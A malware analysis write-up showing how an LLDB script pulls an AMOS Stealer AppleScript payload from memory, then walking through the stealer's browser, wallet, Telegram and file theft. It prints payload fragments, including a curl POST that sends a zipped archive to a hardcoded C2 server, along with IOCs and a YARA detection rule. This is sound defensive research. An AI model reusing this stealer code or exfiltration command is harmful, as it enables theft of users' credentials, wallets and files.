
Using LLDB scripted approach to extract full payload

To extract the entire payload without guessing its size, LLDB's Python scripting was employed to read the string in `%rdi` until its null terminator (`\0`). Since `system()` expects a null-terminated C-style string, this approach ensures the entire payload is captured:

```
import lldb

# Attach to the current process
process = lldb.debugger.GetSelectedTarget().GetProcess()

# Evaluate $rdi to get its value
frame =
lldb.debugger.GetSelectedTarget().GetProcess().GetSelectedThread().GetSelectedFrame()

# frame.EvaluateExpression("$rdi") gets the address stored in $rdi.
rdi_value = frame.EvaluateExpression("$rdi").GetValueAsUnsigned()

# ReadCStringFromMemory reads from that address until \0, up to 65536 bytes (64 KB).
You can change this value depending on the payload.

error = lldb.SBError()
payload = process.ReadCStringFromMemory(rdi_value, 16384, error)

# Print payload
print(payload)

# Exit script mode
quit()
```

An initial buffer of 16384 bytes was used, but only after determining the payload exceeded 6000 bytes, the buffer was increased to 65536 bytes to ensure complete capture.

The script output the full `osascript` payload, which aligned with the format of other AMOS Stealer payloads.



If you're analyzing similar malware, this method—combining manual debugging with scripted automation—can save you hours of guesswork.

Amos Stealer Payload

Atomic MacOS stealer malware is designed to exfiltrate sensitive information from macOS systems. It leverages AppleScript to perform a variety of malicious tasks, including stealing browser data, cryptocurrency wallet information, and personal files, before sending the collected data to a remote server.

Stealth and persistence

Hides its execution by setting the Terminal window to invisible.

```
osascript -e 'set release to true
set filegrabbers to true
tell application "Terminal" to set visible of the front window to false
on filesizer(paths)
        set fsz to 0
        try
                set theItem to quoted form of POSIX path of paths
                set fsz to (do shell script "/usr/bin/mdls -name kMDItemFSSize -raw " & theItem)
        end try
```

File collection

- **Browsers**: Targets Chromium-based browsers (e.g., Google Chrome, Brave, Edge, Vivaldi, Opera) and Firefox, extracting cookies, login data, web data, and extension settings (e.g., crypto wallet plugins).
- **Cryptocurrency Wallets**: Steals data from desktop wallets like Electrum by copying wallet files from specific directories.
- **Telegram**: Grabs Telegram Desktop data, including session files from the tdata folder.
- **File Grabber**: Collects files with specific extensions (e.g., .txt, .pdf, .docx, .wallet, .key) from Desktop, Documents, and Downloads folders, with a size limit of 30MB total.
- **System Information**: Captures hardware, software, and display details using `system_profiler`.

```
n filegrabber(writemind)
        try
                set destinationFolderPath to POSIX file (writemind & "FileGrabber/")
                mkdir(destinationFolderPath)
                set photosPath to POSIX file (writemind & "FileGrabber/NotesFiles/")
                mkdir(photosPath)
                set extensionsList to {"txt", "pdf", "docx", "wallet", "key", "keys", "doc"}
                set bankSize to 0
                tell application "Finder"
                        try
                                set safariFolderPath to (path to home folder as text) & "Library:Co
```

Password collection

Attempts to retrieve the user’s Chrome master password via the security command. Prompts for the system password if needed, using a deceptive dialog disguised as a legitimate "System Preferences" request.

Data exfiltration

Archives stolen data into a ZIP file (`/tmp/out.zip`) and uploads it to a hardcoded C2 (command-and-control) server (`hxxp[://]95[.]164[.]53[.]3/contact`) via a curl POST request.

```
                                end repeat
                        end try
                end tell
        end try
end filegrabber
on send_data(attempt)
 try
  set result_send to (do shell script "curl -X POST -H \"user: cYZDDJE-ruVrlQxunrDdZoQY2qKvdxJ6Q/11uusIeNA=\" -H \"BuildID: zNJZpzGN34Rrvy1zljsQgIP1/
9leq2QuwynS7XIo2d4=\" -H \"cl: 0\" -H \"cn: 0\" --max-time 300 -retry 5 -retry-delay 10 -F \"file=@/tmp/out.zip\" http://95.164.53.3/contact")
 on error
  if attempt < 40 then
   delay 3
   send_data(attempt + 1)
  end if
```


`hxxp[://]95[.]164[.]53[.]3/contact`

IOC

SHA256:
3f85a1c1fb6af6f156f29e9c879987459fb5b9f586e50f705260619014591aad
===
C2: 95[.]164[.]53[.]3


💡

Additional IOCs (196 file hashes) can be found related to AMOS Stealer in my git repository.

Yara

```
rule AMOS_Stealer_MacOS_AppleScript {
    meta:
        description = "Detects AMOS Stealer malware payload written in AppleScript
targeting macOS"
        author = "Tonmoy Jitu"
        date = "2025-03-19"
        threat_type = "Stealer Malware"
        platform = "macOS"

    strings:
        $func1 = "filesizer" ascii
        $func2 = "GrabFolderLimit" ascii
        $func3 = "GrabFolder" ascii
        $func4 = "parseFF" ascii
        $func5 = "chromium" ascii
        $func6 = "telegram" ascii
        $func7 = "filegrabber" ascii
        $func8 = "send_data" ascii

        $path1 = "/tmp/out.zip" ascii
        $path2 = "Library/Application Support/" ascii
        $path3 = "Telegram Desktop/tdata/" ascii
        $cmd1 = "osascript -e" ascii
        $cmd2 = "system_profiler SPSoftwareDataType SPHardwareDataType
SPDisplaysDataType" ascii
        $cmd3 = "curl -X POST" ascii
        $c2 = "http://95.164.53.3/contact" ascii
        $header1 = "user: cYZDDJE-ruVrlQxunrDdZoQY2qKvdxJ6Q/11uusIeNA=" ascii
        $header2 = "BuildID: zNJZpzGN34Rrvy1zljsQgIP1/9leq2QuwynS7XIo2d4=" ascii
        $prompt = "Required Application Helper.\nPlease enter password for continue."
ascii

        $browser1 = "Google/Chrome/" ascii
        $browser2 = "BraveSoftware/Brave-Browser/" ascii
        $wallet = "deskwallets/Electrum" ascii

    condition:
        (1 of ($func*)) and
        (
            (2 of ($path*)) or
            (1 of ($cmd*)) or
            ($c2) or
            (1 of ($header*)) or
            ($prompt)
        ) and
        (1 of ($browser*) or $wallet)
}
```

Reference:



Watch Video At:

https://youtu.be/lZKo8YP3GPw